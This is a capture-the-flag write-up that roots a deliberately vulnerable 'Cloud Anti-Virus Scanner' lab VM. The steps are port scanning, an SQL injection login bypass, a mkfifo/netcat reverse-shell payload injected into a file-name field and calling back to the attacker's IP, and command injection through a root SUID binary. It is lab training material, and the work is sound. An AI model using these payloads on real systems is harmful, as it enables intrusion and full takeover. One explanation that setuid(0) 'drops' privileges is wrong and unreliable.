Cloud Anti-Virus Scanner - CTF Writeup

1. Port Scanning

I began with a full port scan using Nmap:

```
nmap -A -sC -sV -p- -T5 <IP> -o nmap.txt
```

Results:

```
   PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.17)
```

The web server is running Werkzeug 0.14.1 on Python 2.7.17. I checked for public exploits or CVEs related to this exact version but didn’t find anything directly exploitable.

2. Directory Enumeration

Since port 8080 is hosting an HTTP server, I performed directory brute-forcing with Dirb:


```
dirb http://192.168.1.165:8080 /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
```

Found directories:

- /console
- /login
- /output
- /scan

3. Initial Authentication Bypass (SQL Injection)

Accessing /login displayed a login form requiring an invite code.



Cloud Anti-Virus Scanner!

This is a beta Cloud Anti-Virus Scanner service.

Please enter your invite code to start testing


Testing a basic SQL injection payload:

" or "pawn"="pawn

This bypassed authentication successfully and granted access to the /scan section.

4. Remote Command Execution → Reverse Shell

After bypassing the login, I accessed the functional scanner interface which lists available files.


Cloud Anti-Virus Scanner!

Try scanning some of these files with our scanner!


```
total 4756
-rwxr-xr-x 1 scanner scanner 1113504 Oct 21  2018 bash
-rwxr-xr-x 1 scanner scanner   34888 Oct 21  2018 bzip2
-rwxr-xr-x 1 scanner scanner   35064 Oct 21  2018 cat
-rw-rw-r-- 1 scanner scanner      68 Oct 21  2018 eicar
-rw-rw-r-- 1 scanner scanner       5 Oct 21  2018 hello
-rwxr-xr-x 1 scanner scanner   35312 Oct 21  2018 netcat
-rwxr-xr-x 1 scanner scanner 3633560 Oct 21  2018 python
```

Inside the scan console’s input field (which acts as the RCE entry point), I executed a reverse shell payload.

First, I set up a listener on my machine:
nc -lvnp 4444

Then, I used the following payload (from RevShells.com) in the "File Name" field:
; rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.1.138 4444 >/tmp/f

This successfully gave me an interactive shell as the scanner user.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.138] from (UNKNOWN) [192.168.1.165] 56692
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
scanner@cloudav:~/cloudav_app$
```

5. Privilege Escalation

Inside the scanner's home directory, I found a suspicious binary:

-rwsr-xr-x 1 root scanner 8576 Oct 24 2018 update_cloudav

It is owned by root and has the **SUID bit** set, meaning it runs with root privileges.

Reading the source code:

code C
downloadcontent_copy
expand_less

```
  char *freshclam="/usr/bin/freshclam";

if (argc < 2){
   printf("This tool lets you update antivirus rules\nPlease supply
command line arguments for freshclam\n");
   return 1;
}
```

```
char *command = malloc(strlen(freshclam) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", freshclam, argv[1]);
setgid(0);
setuid(0);
system(command);
```

This binary:

1. Drops privileges to root (setuid(0)).
2. Builds a shell command unsafely using system().
3. Appends user input directly (argv[1]).

This means **command injection** with root permissions is possible.

6. Exploiting the SUID Binary

I executed the following command to spawn a root shell:

```
./update_cloudav "; /bin/bash"
```

Although freshclam threw an error due to a locked log file, the semicolon (;) allowed my injected command to execute afterwards.

Checking privileges:

```
id
uid=0(root) gid=0(root) groups=0(root),1001(scanner)
```

✔ ROOT OBTAINED